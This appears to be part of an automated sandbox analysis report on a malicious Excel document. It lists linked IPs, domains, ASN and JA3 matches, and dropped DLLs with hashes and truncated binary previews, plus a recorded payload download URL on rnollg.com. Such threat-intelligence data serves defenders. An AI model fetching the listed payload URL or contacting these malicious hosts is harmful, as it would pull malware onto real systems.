	case (1522).xls	Get hash	malicious	Browse	
	case (166).xls	Get hash	malicious	Browse	
172.67.200.147	SecuriteInfo.com.Exploit.Siggen3.8790.14645.xls	Get hash	malicious	Browse	
	case (4374).xls	Get hash	malicious	Browse	
	case (4335).xls	Get hash	malicious	Browse	
	case (1522).xls	Get hash	malicious	Browse	
172.67.198.109	case (1057).xls	Get hash	malicious	Browse	
	case (166).xls	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
govemedico.tk	case (2553).xls	Get hash	malicious	Browse	• 172.67.158.184
	case (1057).xls	Get hash	malicious	Browse	• 104.21.73.69
	case (4374).xls	Get hash	malicious	Browse	• 104.21.73.69
	case (4335).xls	Get hash	malicious	Browse	• 104.21.73.69
	case (1522).xls	Get hash	malicious	Browse	• 104.21.73.69
	case (4374).xls	Get hash	malicious	Browse	• 172.67.158.184
	case (166).xls	Get hash	malicious	Browse	• 172.67.158.184
gadgetswolf.com	SecuriteInfo.com.Exploit.Siggen3.8790.14645.xls	Get hash	malicious	Browse	• 172.67.200.147
	case (2553).xls	Get hash	malicious	Browse	• 104.21.44.135
	case (2553).xls	Get hash	malicious	Browse	• 104.21.44.135
	case (1057).xls	Get hash	malicious	Browse	• 104.21.44.135
	case (4374).xls	Get hash	malicious	Browse	• 172.67.200.147
	case (4335).xls	Get hash	malicious	Browse	• 172.67.200.147
	case (1522).xls	Get hash	malicious	Browse	• 172.67.200.147
	case (4374).xls	Get hash	malicious	Browse	• 104.21.44.135
	case (166).xls	Get hash	malicious	Browse	• 104.21.44.135
rnollg.com	case (1057).xls	Get hash	malicious	Browse	• 172.67.150.228
	case (4335).xls	Get hash	malicious	Browse	• 172.67.150.228
	case (1522).xls	Get hash	malicious	Browse	• 172.67.150.228
	case (166).xls	Get hash	malicious	Browse	• 172.67.150.228
homesoapmolds.com	case (2553).xls	Get hash	malicious	Browse	• 104.21.60.169
	case (1057).xls	Get hash	malicious	Browse	• 172.67.198.109
	case (4374).xls	Get hash	malicious	Browse	• 104.21.60.169
	case (4335).xls	Get hash	malicious	Browse	• 104.21.60.169
	case (1522).xls	Get hash	malicious	Browse	• 104.21.60.169
	case (4374).xls	Get hash	malicious	Browse	• 104.21.60.169
	case (166).xls	Get hash	malicious	Browse	• 172.67.198.109

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CLOUDFLARENETUS	SecuriteInfo.com.Exploit.Siggen3.8790.14645.xls	Get hash	malicious	Browse	• 172.67.200.147
	SecuriteInfo.com.Trojan.DOC.Agent.ATB.11104.xls	Get hash	malicious	Browse	• 172.67.201.174
	SecuriteInfo.com.Trojan.Inject4.6746.26345.exe	Get hash	malicious	Browse	• 162.159.130.233
	SecuriteInfo.com.Trojan.Inject4.6746.26345.exe	Get hash	malicious	Browse	• 162.159.134.233
	case (2553).xls	Get hash	malicious	Browse	• 104.21.44.135
	case (2553).xls	Get hash	malicious	Browse	• 104.21.60.169
	case (1057).xls	Get hash	malicious	Browse	• 172.67.198.109
	case (4374).xls	Get hash	malicious	Browse	• 104.21.73.69
	case (4335).xls	Get hash	malicious	Browse	• 104.21.73.69
	case (1522).xls	Get hash	malicious	Browse	• 104.21.73.69
	case (4374).xls	Get hash	malicious	Browse	• 104.21.60.169
	case (166).xls	Get hash	malicious	Browse	• 172.67.198.109
	PAYMENT.xlsx	Get hash	malicious	Browse	• 104.16.19.94
	PAYMENT.xlsx	Get hash	malicious	Browse	• 104.16.18.94

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Informacion.doc	Get hash	malicious	Browse	• 104.21.89.78
	PAYMENT.260121.xlsx	Get hash	malicious	Browse	• 162.159.133.233
	SecuriteInfo.com.Trojan.Packed2.42783.27799.exe	Get hash	malicious	Browse	• 104.21.19.200
	SecuriteInfo.com.Trojan.Packed2.42783.24703.exe	Get hash	malicious	Browse	• 104.21.19.200
	Ewqm21lwdh.exe	Get hash	malicious	Browse	• 104.21.19.200
	a4iz7zkilq.exe	Get hash	malicious	Browse	• 104.21.19.200
CLOUDFLARENETUS	SecuriteInfo.com.Exploit.Siggen3.8790.14645.xls	Get hash	malicious	Browse	• 172.67.200.147
	SecuriteInfo.com.Trojan.DOC.Agent.ATB.11104.xls	Get hash	malicious	Browse	• 172.67.201.174
	SecuriteInfo.com.Trojan.Inject4.6746.26345.exe	Get hash	malicious	Browse	• 162.159.130.233
	SecuriteInfo.com.Trojan.Inject4.6746.26345.exe	Get hash	malicious	Browse	• 162.159.134.233
	case (2553).xls	Get hash	malicious	Browse	• 104.21.44.135
	case (2553).xls	Get hash	malicious	Browse	• 104.21.60.169
	case (1057).xls	Get hash	malicious	Browse	• 172.67.198.109
	case (4374).xls	Get hash	malicious	Browse	• 104.21.73.69
	case (4335).xls	Get hash	malicious	Browse	• 104.21.73.69
	case (1522).xls	Get hash	malicious	Browse	• 104.21.73.69
	case (4374).xls	Get hash	malicious	Browse	• 104.21.60.169
	case (166).xls	Get hash	malicious	Browse	• 172.67.198.109
	PAYMENT.xlsx	Get hash	malicious	Browse	• 104.16.19.94
	PAYMENT.xlsx	Get hash	malicious	Browse	• 104.16.18.94
	Informacion.doc	Get hash	malicious	Browse	• 104.21.89.78
	PAYMENT.260121.xlsx	Get hash	malicious	Browse	• 162.159.133.233
	SecuriteInfo.com.Trojan.Packed2.42783.27799.exe	Get hash	malicious	Browse	• 104.21.19.200
	SecuriteInfo.com.Trojan.Packed2.42783.24703.exe	Get hash	malicious	Browse	• 104.21.19.200
	Ewqm21lwdh.exe	Get hash	malicious	Browse	• 104.21.19.200
	a4iz7zkilq.exe	Get hash	malicious	Browse	• 104.21.19.200
CLOUDFLARENETUS	SecuriteInfo.com.Exploit.Siggen3.8790.14645.xls	Get hash	malicious	Browse	• 172.67.200.147
	SecuriteInfo.com.Trojan.DOC.Agent.ATB.11104.xls	Get hash	malicious	Browse	• 172.67.201.174
	SecuriteInfo.com.Trojan.Inject4.6746.26345.exe	Get hash	malicious	Browse	• 162.159.130.233
	SecuriteInfo.com.Trojan.Inject4.6746.26345.exe	Get hash	malicious	Browse	• 162.159.134.233
	case (2553).xls	Get hash	malicious	Browse	• 104.21.44.135
	case (2553).xls	Get hash	malicious	Browse	• 104.21.60.169
	case (1057).xls	Get hash	malicious	Browse	• 172.67.198.109
	case (4374).xls	Get hash	malicious	Browse	• 104.21.73.69
	case (4335).xls	Get hash	malicious	Browse	• 104.21.73.69
	case (1522).xls	Get hash	malicious	Browse	• 104.21.73.69
	case (4374).xls	Get hash	malicious	Browse	• 104.21.60.169
	case (166).xls	Get hash	malicious	Browse	• 172.67.198.109
	PAYMENT.xlsx	Get hash	malicious	Browse	• 104.16.19.94
	PAYMENT.xlsx	Get hash	malicious	Browse	• 104.16.18.94
	Informacion.doc	Get hash	malicious	Browse	• 104.21.89.78
	PAYMENT.260121.xlsx	Get hash	malicious	Browse	• 162.159.133.233
	SecuriteInfo.com.Trojan.Packed2.42783.27799.exe	Get hash	malicious	Browse	• 104.21.19.200
	SecuriteInfo.com.Trojan.Packed2.42783.24703.exe	Get hash	malicious	Browse	• 104.21.19.200
	Ewqm21lwdh.exe	Get hash	malicious	Browse	• 104.21.19.200
	a4iz7zkilq.exe	Get hash	malicious	Browse	• 104.21.19.200

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
7dcce5b76c8b17472d024758970a406b	case (2553).xls	Get hash	malicious	Browse	• 172.67.158.184 • 172.67.150.228 • 172.67.200.147 • 172.67.198.109
	case (1057).xls	Get hash	malicious	Browse	• 172.67.158.184 • 172.67.150.228 • 172.67.200.147 • 172.67.198.109

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	case (4335).xls	Get hash	malicious	Browse	• 172.67.158.184 • 172.67.150.228 • 172.67.200.147 • 172.67.198.109
	case (1522).xls	Get hash	malicious	Browse	• 172.67.158.184 • 172.67.150.228 • 172.67.200.147 • 172.67.198.109
	case (4374).xls	Get hash	malicious	Browse	• 172.67.158.184 • 172.67.150.228 • 172.67.200.147 • 172.67.198.109
	case (166).xls	Get hash	malicious	Browse	• 172.67.158.184 • 172.67.150.228 • 172.67.200.147 • 172.67.198.109
	PAYMENT.xlsx	Get hash	malicious	Browse	• 172.67.158.184 • 172.67.150.228 • 172.67.200.147 • 172.67.198.109
	case (547).xls	Get hash	malicious	Browse	• 172.67.158.184 • 172.67.150.228 • 172.67.200.147 • 172.67.198.109
	Dridex-06-bc1b.xlsm	Get hash	malicious	Browse	• 172.67.158.184 • 172.67.150.228 • 172.67.200.147 • 172.67.198.109
	The Mental Health Center.xlsx	Get hash	malicious	Browse	• 172.67.158.184 • 172.67.150.228 • 172.67.200.147 • 172.67.198.109
	Remittance Advice 117301.xlsx	Get hash	malicious	Browse	• 172.67.158.184 • 172.67.150.228 • 172.67.200.147 • 172.67.198.109
	SC-TR1167700000.xlsx	Get hash	malicious	Browse	• 172.67.158.184 • 172.67.150.228 • 172.67.200.147 • 172.67.198.109
	PAYMENT INFO.xlsx	Get hash	malicious	Browse	• 172.67.158.184 • 172.67.150.228 • 172.67.200.147 • 172.67.198.109
	case (348).xls	Get hash	malicious	Browse	• 172.67.158.184 • 172.67.150.228 • 172.67.200.147 • 172.67.198.109
	RefTreeAnalyserXL.xlam	Get hash	malicious	Browse	• 172.67.158.184 • 172.67.150.228 • 172.67.200.147 • 172.67.198.109
	case (426).xls	Get hash	malicious	Browse	• 172.67.158.184 • 172.67.150.228 • 172.67.200.147 • 172.67.198.109
	case (250).xls	Get hash	malicious	Browse	• 172.67.158.184 • 172.67.150.228 • 172.67.200.147 • 172.67.198.109
	case (1447).xls	Get hash	malicious	Browse	• 172.67.158.184 • 172.67.150.228 • 172.67.200.147 • 172.67.198.109
	case (850).xls	Get hash	malicious	Browse	• 172.67.158.184 • 172.67.150.228 • 172.67.200.147 • 172.67.198.109
	SecuriteInfo.com.Heur.18472.xls	Get hash	malicious	Browse	• 172.67.158.184 • 172.67.150.228 • 172.67.200.147 • 172.67.198.109

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Roaming\Ida\suicy.dll	case (2553).xls	Get hash	malicious	Browse	
	case (2553).xls	Get hash	malicious	Browse	
	case (1057).xls	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	case (4374).xls	Get hash	malicious	Browse	
	case (4335).xls	Get hash	malicious	Browse	
	case (1522).xls	Get hash	malicious	Browse	
	case (4374).xls	Get hash	malicious	Browse	
	case (166).xls	Get hash	malicious	Browse	
C:\ProgramData\formnet.dll	case (2553).xls	Get hash	malicious	Browse	
	case (2553).xls	Get hash	malicious	Browse	
	case (1057).xls	Get hash	malicious	Browse	
	case (4374).xls	Get hash	malicious	Browse	
	case (4335).xls	Get hash	malicious	Browse	
	case (1522).xls	Get hash	malicious	Browse	
	case (4374).xls	Get hash	malicious	Browse	
	case (166).xls	Get hash	malicious	Browse	
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\scfrd[1].dll	case (2553).xls	Get hash	malicious	Browse	
	case (2553).xls	Get hash	malicious	Browse	
	case (1057).xls	Get hash	malicious	Browse	
	case (4374).xls	Get hash	malicious	Browse	
	case (4335).xls	Get hash	malicious	Browse	
	case (1522).xls	Get hash	malicious	Browse	
	case (4374).xls	Get hash	malicious	Browse	
	case (166).xls	Get hash	malicious	Browse	

Created / dropped Files

C:\ProgramData\formnet.dll

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	933888
Entropy (8bit):	6.687983171155114
Encrypted:	false
SSDEEP:	24576:xTw7wGauFB4FU61kqTWJtknpwHfl1kKoop7:ih/FaU65TE1Hf9oI7
MD5:	B0F3FA047F6AE39A145FD364F693638E
SHA1:	1951696D8ACA4A31614BB68F9DA392402785E14E
SHA-256:	0BF22B8F9AAEF21AFE71FCBBEA62325E7582DAD410B0A537F38A9EB8E6855890
SHA-512:	86E4516705380617A9F48B2E1CD7D9E676439398B802EB6047CD478D4B10BF8F4BA20E019F337B01761FA247CD631CCAB22851F078089C2E1C61574BCA9F5B98
Malicious:	**true**
Joe Sandbox View:	• Filename: case (2553).xls, Detection: malicious, Browse • Filename: case (2553).xls, Detection: malicious, Browse • Filename: case (1057).xls, Detection: malicious, Browse • Filename: case (4374).xls, Detection: malicious, Browse • Filename: case (4335).xls, Detection: malicious, Browse • Filename: case (1522).xls, Detection: malicious, Browse • Filename: case (4374).xls, Detection: malicious, Browse • Filename: case (166).xls, Detection: malicious, Browse
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....Vt1..._..._..._.....,...!..._.5."..._.5.2..._....._...^..._.5.1.C._.5.%..._.5.#..._.5.'..._.Rich.._.....PE..L.....C.....!.....wq.....@.....c.....<....`..`.....p..T.....p...@.....`.....text..... ..`.rdata..C.....@..@.data...`d..... .....@....rsrc...`....`.....@..@.reloc..~....p... ...@..B.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\scfrd[1].dll

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	downloaded
Size (bytes):	933888
Entropy (8bit):	6.687983171155114
Encrypted:	false
SSDEEP:	24576:xTw7wGauFB4FU61kqTWJtknpwHfl1kKoop7:ih/FaU65TE1Hf9oI7
MD5:	B0F3FA047F6AE39A145FD364F693638E
SHA1:	1951696D8ACA4A31614BB68F9DA392402785E14E
SHA-256:	0BF22B8F9AAEF21AFE71FCBBEA62325E7582DAD410B0A537F38A9EB8E6855890
SHA-512:	86E4516705380617A9F48B2E1CD7D9E676439398B802EB6047CD478D4B10BF8F4BA20E019F337B01761FA247CD631CCAB22851F078089C2E1C61574BCA9F5B98

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\scfrd[1].dll	
Malicious:	**true**
Joe Sandbox View:	• Filename: case (2553).xls, Detection: malicious, Browse • Filename: case (2553).xls, Detection: malicious, Browse • Filename: case (1057).xls, Detection: malicious, Browse • Filename: case (4374).xls, Detection: malicious, Browse • Filename: case (4335).xls, Detection: malicious, Browse • Filename: case (1522).xls, Detection: malicious, Browse • Filename: case (4374).xls, Detection: malicious, Browse • Filename: case (166).xls, Detection: malicious, Browse
Reputation:	low
IE Cache URL:	http://https://rnollg.com/kev/scfrd.dll
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....Vt1..._..._...._....._...!..._.5."..._.5.2..._....._...^..._.5.1.C._.5.%..._.5.#..._.5.'..._.Rich.._.....PE..L.....C.....!.....wq.....@.....c.....<....`..`.....p..T..... .....p...@.....`.....text..... ..`.rdata..C.....@..@.data...`d..... .....@....rsrc...`....`.....@..@.reloc..~....p... ... .@..B..... .....

C:\Users\user\AppData\Local\Temp\FFDE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	59779
Entropy (8bit):	7.76990481728098
Encrypted:	false
SSDEEP:	768:SwGBP++aB0WviH/WoTXZSzrSimIbCVpoWpgffXfQ9DP:SwmW+aB3viH/WaI5xGVpoWpgE
MD5:	A7D9C3771F2032417EBF7EA7F6A37E0B
SHA1:	0EA30CB7C635AD1CB26C0767432A89B4C22B7A96
SHA-256:	AB84812A4AEF4C0CA9D12B53FC4D27BFA06CE14F4FE3CDD98A90F783A5570F01
SHA-512:	1A902A4B44ECD49F6882823EF7ABB0C89D8AFE260715575532892AC6877D8166A74D77A14EF01799F89B4EB0AB93A9500F0F7EAD8834E1291EECE2FFF67F49F1
Malicious:	false
Reputation:	low
Preview:	..n.0...'..".N...v.z.u.[.v.`.Cb.....U{n.....I.I...U.d..2zJX1"...H..).s.3?'..BK...S..O.g.?Ln..|....:...R_..._.:.,.kE.?]E.(....G.3Z..@.<..d6...q..j.oo..&...sljJ...*E.F.{".Y,T..wml]x.@H _...).SQ..@.qc...VW{..M.....W.cs;."Vv[..S.....r|.....:%!.....m..]5.....eq.l.f.sX.....V..\i1o .....Q..J=.Nl..Su.L..P.....@....}..c$>>#.....3$>."q.....l...s...$cX..0.a.*.BU.....W...2,d .X....c!+.BV.....Y9..r,d.X...u....."k.a....r.].....u....*l..)....1F.^....{|H'.....x...N..L....cl.`.....T....\P....%j;..&...KB!.....m.....PK.....!..0O.&.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Roaming\lda\suicy.dll	
Process:	C:\Windows\SysWOW64\msiexec.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	933888
Entropy (8bit):	6.687983171155114
Encrypted:	false
SSDEEP:	24576:xTw7wGauFB4FU61kqTWJtknpwHfl1kKoop7:ih/FaU65TE1Hf9oI7
MD5:	B0F3FA047F6AE39A145FD364F693638E
SHA1:	1951696D8ACA4A31614BB68F9DA392402785E14E
SHA-256:	0BF22B8F9AAEF21AFE71FCBBEA62325E7582DAD410B0A537F38A9EB8E6855890
SHA-512:	86E4516705380617A9F48B2E1CD7D9E676439398B802EB6047CD478D4B10BF8F4BA20E019F337B01761FA247CD631CCAB22851F078089C2E1C61574BCA9F5B98
Malicious:	false
Joe Sandbox View:	• Filename: case (2553).xls, Detection: malicious, Browse • Filename: case (2553).xls, Detection: malicious, Browse • Filename: case (1057).xls, Detection: malicious, Browse • Filename: case (4374).xls, Detection: malicious, Browse • Filename: case (4335).xls, Detection: malicious, Browse • Filename: case (1522).xls, Detection: malicious, Browse • Filename: case (4374).xls, Detection: malicious, Browse • Filename: case (166).xls, Detection: malicious, Browse
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....Vt1..._..._...._....._...!..._.5."..._.5.2..._....._...^..._.5.1.C._.5.%..._.5.#..._.5.'..._.Rich.._.....PE..L.....C.....!.....wq.....@.....c.....<....`..`.....p..T..... .....p...@.....`.....text..... ..`.rdata..C.....@..@.data...`d..... .....@....rsrc...`....`.....@..@.reloc..~....p... ... .@..B..... .....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Tue Oct 17 10:04:00 2017, mtime=Wed Jan 27 11:09:42 2021, atime=Wed Jan 27 11:09:42 2021, length=8192, window=hide
Category:	dropped

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Size (bytes):	867
Entropy (8bit):	4.481405608311833
Encrypted:	false
SSDEEP:	12:85QQ/CLgXg/XAlCPCHaXgzB8IB/woOX+WnicvbabDtZ3YilMMEpxRljKJ6TdJP9O:85nU/XTwz6IJOYeiDv3q6irNru/
MD5:	1A44E1DFFB97FA24D8BC41E9E0017B62
SHA1:	15E8A00C0E558BE10FF2C205566D065965BA385B
SHA-256:	1A5E59005FC31F97D449F049015FF1F187C63EAEB40D37C1D345A0AF8B6FD42B
SHA-512:	8F6CD075914EC07EFDAAFD5454C259CDC1BD3F8990227275C6E57CFF856504B05893D5A10414B6E6EA439A05AD7DE528D8261568808F1EA7FA4837E2BABCD15
Malicious:	false
Reputation:	low
Preview:	L.....F.....7G..W..K....W..K..... .....i....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....;R6a..Desktop.d.....QK.X;R6a*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....i.....-...8...[.....?J.....C:\Users\..#.....\\376483\Users.user\Desktop.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....376483.....D_....3N...W...9r.[.*.....}EkD_....3N...W...9r.[.*.....}Ek....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\SecuriteInfo.com.Heur.30497.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Jan 27 11:09:32 2021, mtime=Wed Jan 27 11:09:42 2021, atime=Wed Jan 27 11:09:42 2021, length=99328, window=hide
Category:	dropped
Size (bytes):	4396
Entropy (8bit):	4.567911708275409
Encrypted:	false
SSDEEP:	96:86/XLIxOn+tQh26/XLIxOn+tQh2V/XLIxOn+tQh2V/XLIxOn+tQ/:8IIKwQEIIKwQEIlKwQEIlKwQ/
MD5:	23AB55100C14FFD6047D25463B37E0C5
SHA1:	25F90F80B15416D16AFD468F40BE211743B6904B
SHA-256:	1245BA7C17CFF70407811B455439ACA6D9797BE44BF50F159D6C37F0FF252FE2
SHA-512:	799ACE3E52EC0086D4C2B14ADD88650573B6FBDA56118FFD830E5D2A3805FBEFD6C5B8931BB6AAA5AE115ACA6B235292A5FC75C763C9B4928C0729ABA8148F08
Malicious:	false
Reputation:	low
Preview:	L.....F.... ....vsE....W..K....w..K.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....;R1a..Desktop.d.....QK.X;R1a*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....2.&d..;R2a .SECURI~1.XLS..l.....;R1a;R1a*.....S.e.c.u.r.i.t.e.I.n.f.o...c.o.m...H.e.u.r...3.0.4.9.7...x.l.s.....-...8...[.....?J.....C:\Users\..#.....\\376483\Users.user\Desktop\SecuriteInfo.com.Heur.30497.xls.6.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.S.e.c.u.r.i.t.e.I.n.f.o...c.o.m...H.e.u.r...3.0.4.9.7...x.l.s.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	288
Entropy (8bit):	4.760481812020176
Encrypted:	false
SSDEEP:	3:oyBVomM0bWd6luscbWd6lmM0bWd6luscbWd6lmM0bWd6luscbWd6lmM0bWd6lv:dj608n8o08n8o08n8o08n8o08l
MD5:	9AD192B0D52EAE71507C1735C57419A1
SHA1:	E173FFAC7D0CFF384D3450B59DEC3674CE23BA28
SHA-256:	E17EBF86E399E97A92D604BC6AA68E6A2CA6E01B7A62EBA256F96FEA9B7757D1
SHA-512:	F92FC8CB5C34255BA5D5B46A88EB1179E2E15CFD83E6DE2E78F459AF307855484CE278067DE697A08DF6CF8ED73B0A4A11207C9817C16F572CA3E1BA368A681B
Malicious:	false
Reputation:	low
Preview:	Desktop.LNK=0..[xls]..SecuriteInfo.com.Heur.30497.LNK=0..SecuriteInfo.com.Heur.30497.LNK=0..[xls]..SecuriteInfo.com.Heur.30497.LNK=0..SecuriteInfo.com.Heur.30497.LNK=0..[xls]..SecuriteInfo.com.Heur.30497.LNK=0..SecuriteInfo.com.Heur.30497.LNK=0..[xls]..SecuriteInfo.com.Heur.30497.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\03IOIHRV.txt	
Process:	C:\Windows\SysWOW64\msiexec.exe
File Type:	ASCII text
Category:	downloaded
Size (bytes):	114
Entropy (8bit):	4.413749198597451
Encrypted:	false
SSDEEP:	3:GmM/Gp4HyUEKUTv4Mdl1cSncmbWg6gQln:XM/XyUEKUj4qlVcmb96Xn
MD5:	280A16E1B8DB58223E13F4709898028A

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\03IOIHRV.txt	
SHA1:	CFA2C1517C522E858AE088ABF9E00B7D524667A2
SHA-256:	0B0840333DBBECCD5FC9275961D2402EAB1CF74018D5D1C4DCFAA3498DA1E7DD
SHA-512:	0F66F6BC58D7CF1E8EADA8E57CC407AB41C30CD69423179C7290FC0C6383EB363DD0556B5F4EC8DC0AF9DAC2C27EDFE0B0CDD7C9C6C41A24F95343D0652D1E6
Malicious:	false
Reputation:	low
IE Cache URL:	govemedico.tk/
Preview:	__cfduid.dc4013be8f84b92a24dd61ed36d78733f1611717042.govemedico.tk/.9728.4149093632.30870508.313104246.30864550.*.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\0RM1C1X2.txt	
Process:	C:\Windows\SysWOW64\msiexec.exe
File Type:	ASCII text
Category:	downloaded
Size (bytes):	118
Entropy (8bit):	4.4950508645985945
Encrypted:	false
SSDEEP:	3:GmM/AGASo1E0HcSjUSTvaWqKJpKfcSNFcmacCXWYiQln:XM/AG3o1DHDjdqv0nm+Vn
MD5:	6E8ACE4E3302E2CE0B5C090CB4ED4112
SHA1:	846E75D52B6FB67ADB80F273619099297842CD78
SHA-256:	955F4B80E7DFBF8CDE2AE8222CC4882287CAA1FF3C5AFC03B3E3EBC68E8E2C5E
SHA-512:	211EF2ECE8468660765A4B10451DDEA1B4979F2D7967760CE66EAA71C44F1F39EA1DD93721FF36D23DD31BB93CC7F78B102172031B6F0244E9AB9C88002C880
Malicious:	false
Reputation:	low
IE Cache URL:	homesoapmolds.com/
Preview:	__cfduid.dbe375a4c3b7a9d214ba1b08c7b2265721611717042.homesoapmolds.com/.9728.4149093632.30870508.306552234.30864550.*.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\HPDR9FYI.txt	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text
Category:	downloaded
Size (bytes):	112
Entropy (8bit):	4.476251353015926
Encrypted:	false
SSDEEP:	3:GmM/mgEG7SwfvwdUmoGT0cSN1m2OgQRcvXn:XM/X7XmUmoSYmp7c/
MD5:	555DAC8B81F26FB082BBDA1653CC5566
SHA1:	DF955551DE8639C59E5C5894A7C5228E36E7E70B
SHA-256:	A6FB6F91512552CA807B933C60E58544CD021551408A933318329F0BC387D8C9
SHA-512:	06A79DD9F38EE659C3EDEED65F3126A100A72ECD8FA47201DFD9EE32C0AC3D2851F98C52BB486C2A516B16ECD1742DCAAC74DA50747508BD8E1D3736AB60820
Malicious:	false
Reputation:	low
IE Cache URL:	rnollg.com/
Preview:	__cfduid.defbeab7f64597ca8f3d0e17546ea04381611717009.rnollg.com/.9728.3819093632.30870508.1276266950.30864549.*.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\SZU335ZX.txt	
Process:	C:\Windows\SysWOW64\msiexec.exe
File Type:	ASCII text
Category:	downloaded
Size (bytes):	116
Entropy (8bit):	4.465566043137573
Encrypted:	false
SSDEEP:	3:GmM/wIVfIQ5dsoLUSQvCfKw2lSNeVnJa+FvgQQln:XM/wIn5dsIQcKweLmn
MD5:	C3506F4CD1069F521F0525695B81DE97
SHA1:	D8934DD7C1DE658F4EC4FA283419691C8AAC1E4D
SHA-256:	076377819952C20515418852C8FA01388ACBBBADF371DA22255BC2AE766AC852
SHA-512:	C2820EADC52A6269CCF34B14068F38F1B6739F58DAC9738352C5976A17DCA1B9BCEE86693E79B21FC423C536923C5B89D8D2B8DB8D0D4A1CDB357D13BDA675
Malicious:	false
Reputation:	low
IE Cache URL:	gadgetswolf.com/
Preview:	__cfduid.db876a0ff145337e89c4a64e084a47aa01611717041.gadgetswolf.com/.9728.4139093632.30870508.300156223.30864550.*.

C:\Users\user\Desktop\D0EE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Applesoft BASIC program data, first line number 16
Category:	dropped
Size (bytes):	173366
Entropy (8bit):	5.331160426572254
Encrypted:	false
SSDEEP:	3072:9xrtdAOtyoVlDGUUlEfblBiPP58LmlPi+aEvthlhaEv9hE6DxrtdAOtyoVlDGUU8:9xrtdAOtyoVlDGUUlEfblBeP52mlPi+t
MD5:	102877D8CAA21F584D113C42EC0399C1
SHA1:	40D8DA62B958550147FFCD15AB5BE7F2731C179D
SHA-256:	A36D04B51C59895B68EC58AFB95074BFF35E95E83B42E4FD5783566D11499D74
SHA-512:	45199AFC9CB001D265A08327DEE4385B27E78320FB829C5F805FF0E87156ACC8E58EAE2F872F5C3FEBFF8A1981E4B3FA721E318F35BE6B4F34BE08F8FA7C991E
Malicious:	false
